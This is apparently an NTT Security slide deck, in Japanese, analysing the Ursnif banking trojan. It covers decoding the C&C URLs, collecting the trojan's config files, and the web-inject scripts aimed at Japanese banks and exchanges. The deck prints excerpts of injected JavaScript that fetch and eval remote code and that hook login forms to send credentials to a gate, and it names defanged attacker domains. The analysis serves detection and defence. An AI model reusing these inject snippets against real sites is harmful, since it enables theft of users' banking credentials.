- 感染後通信を模擬してC&Cサーバから設定ファイルを収集することを検討
  - –低対話型であるため外部を攻撃するリスクは低



感染後通信の特徴

- 固定の文字列「images」
- 画像の拡張子「.img」「.jpeg」「.bmp」
- [a-zA-Z0-9¥/¥_]で構成されるURLパス部

http://[DomainName]/images/fAWvTyPxug3yukuykrFHbi/iIgRwxM43fWZ3/yJOqAPIF/zH5tU9n7mnOzYtbSJi67xdn/X0MB5283Oq/8vcfx3J5P338oDTUg/ROjonqSHvDwK/oFWt_2FgVeB/1HVnOsj6Oft0KF/ugQRfgu9lUoRbGtrI0MAZ/qMTHQKkxvezbBCbs/ada2_2B9.gif

感染後通信の一例

拡張子の役割

- 拡張子ごとに通信の目的が存在

拡張子	目的
.jpeg	設定ファイルの取得
.img	コマンド取得
.bmp	情報送付

URLパス部の中身（1）

/fAWvTyPxug3yukuykrFHbi/iIgRwxM43fWZ3/yJOqAPlF/zH5tU9n7mnOzYtbSJi67xdn/X0MB5283Oq/8vcfx3J5P338oDTUg/ROjonqSHvDwK/oFWt_2FgVeB/1HVnOsj6Oft0KF/ugQRfgu9lUoRbGtrI0MAZ/qMTHQKkxvezbBCbs/ada2_2B9

“/”の除外、Hexエンコードの修正


fAWvTyPxug3yukuykrFHbiiIgRwxM43fWZ3yJOqAPlFzH5tU9n7mnOzYtbSJi67xdnX0MB5283Oq8vcfx3J5P338oDTUgROjonqSHvDwKoFWt_2FgVeB1HVnOsj6Oft0KFugQRfgu9lUoRbGtrI0MAZqMTHQKkxvezbBCbsada2_2B9

Base64デコード、Serpent復号

nqpedv=jeukli&soft=1&version=216912&user=7814ef9c468b0e1dbad1fc2bed5ac081&server=12&id=2038&crc=d8b4e&os=6.1_1_7601_x86

URLパス部の中身（2）


- 感染端末を識別する情報が埋め込まれている



以上を踏まえて、感染後通信を模擬

設定ファイルの収集結果

- 合計270日分の設定ファイルを収集
  - –日本のユーザを狙う攻撃者グループが対象
  - –取得時は暗号化されているが窃取データと同じ要領で復号



復号前

復号後

攻撃者グループ

- 暗号鍵と改ざん対象の違いなどから、日本のユーザを狙うグループは２つ存在する（していた）と考えられる
  - 以降は活動が続いている暗号鍵「s4Sc9mD…」のグループについて紹介

暗号鍵	改ざん対象	活動の最終確認時期
0WADGyh7 SUCs1i2V	オンラインバンク	2017年2月
s4Sc9mDb 35Ayj8oO	オンラインバンク クレジットカード会社サイト 仮想通貨取引所 など	2018年1月

Webインジェクションの対象サイト

- 投影のみ

マニピュレーションサーバのドメイン

- １つの設定ファイル中に複数のサーバが存在
  - –埋め込むコンテンツ中のスクリプトがサーバごとに異なる

マニピュレーションサーバ	コンテンツ中のスクリプト（先頭数バイト）
ssl.explrn[.]com	(function(){function d(b){var c="/iimgc/?c=script&r=softkey-biz&b="+encodeURIComponent
srv.rubyspractice[.]com	<script>var home_link = "/uejei3j/jpccgrab";var gate_link = home_link+"/gate.php";var pkey =
online.dlingtalk[.]cn	document.documentElement.style.visibility="hidden";(function() { var z6b341881ce7c5bfb0fb

埋め込まれるコンテンツの処理内容の例

```
function d(call_eval) {
   var c = "/jqueryats/402cac3dacf2ef35050ca72743ae6ca7";
   var b = window.XMLHttpRequest ? new XMLHttpRequest : new ActiveXObject
("Microsoft.XMLHTTP");
   b.onreadystatechange = function() {
    if (4 == b.readyState && 200 == b.status){
      call_eval(b.responseText);
    }
   }
  b.open("GET", c);
  b.setRequestHeader("powered-by", 'true');
  b.send();}
```

追加リソースのURL

追加リソースの実行

追加リソースの取得

設定ファイルに記載されたコンテンツ（一部編集）

追加リソースの処理内容の例

ログイン処理をフック

```
KKXZ.hookLogin = function() {
  var _login_id = jq("#ap_email");
  var _passwd = jq("#ap_password");
          <省略>
     var login_id = jq(_login_id).val();
     var passwd = jq(_passwd).val();
     KKXZ.procLogin(login_id, paswd);
    });
    return true;}return false;
};
```

入力フォームから
アカウント情報を取得

```
KKXZ.procLogin = function(login_id, passwd) {
  KKXZ.sendGateRequest("login", {
    login : login_id,
    password : passwd,
    bot : KKXZ.bot_id,
    ua : navigator.userAgent
  }, function(dataAndEvents) {
    if (dataAndEvents.is_blocked == "1") {
      alert(KKXZ.strSiteBlocked);
      window.parent.location.href = KKXZ.outLink;
    } else {
      KKXZ.continueLogin();
```

アカウント情報を送信

追加リソース（一部編集）

情報漏えいの検知と漏えい内容の特定


アカウント情報が漏えいする際の通信

まとめ

- URSNIFは複数の手口で情報を窃取・漏えい
- 情報漏えいの検知、漏えい情報の特定は可能（条件が合えば）
  - POSTデータに含まれる暗号化された情報は復号可能
    - 暗号鍵は使い回しであり、共通鍵暗号を利用しているため
  - マニピュレーションサーバに送付する内容は事前に把握可能
    - 設定ファイルはC&Cサーバから事前に収集できるため
- 詳細に調査しておくことで検知精度・分析品質は向上

ホワイトペーパー

- 下記URLにて公開しています
  https://www.nttsecurity.com/ja-jp/Resources



NTT Security

参考文献

[1] ITmedia, “銀行情報を狙うマルウェア「Ursnif」、日本での活動が再び活発に”, http://www.itmedia.co.jp/enterprise/articles/1710/27/news060.html

[2] ITmedia, “ネット銀行狙うマルウェア「Ursnif」が流行、銀行など40社の情報を搾取”, http://www.itmedia.co.jp/enterprise/articles/1606/15/news116.html

[3] Ross Anderson, “A Candidate Block Cipher for the Advanced Encryption Standard”, http://www.cl.cam.ac.uk/~rja14/serpent.html

[4] John Savard, “Serpent”, http://www.quadibloc.com/crypto/co040403.htm

[5] NGUYEN Anh Quynh and DANG Hoang Vu, “Unicorn: Next Generation CPU Emulator Framework ”, http://www.unicorn-engine.org/BHUSA2015-unicorn.pdf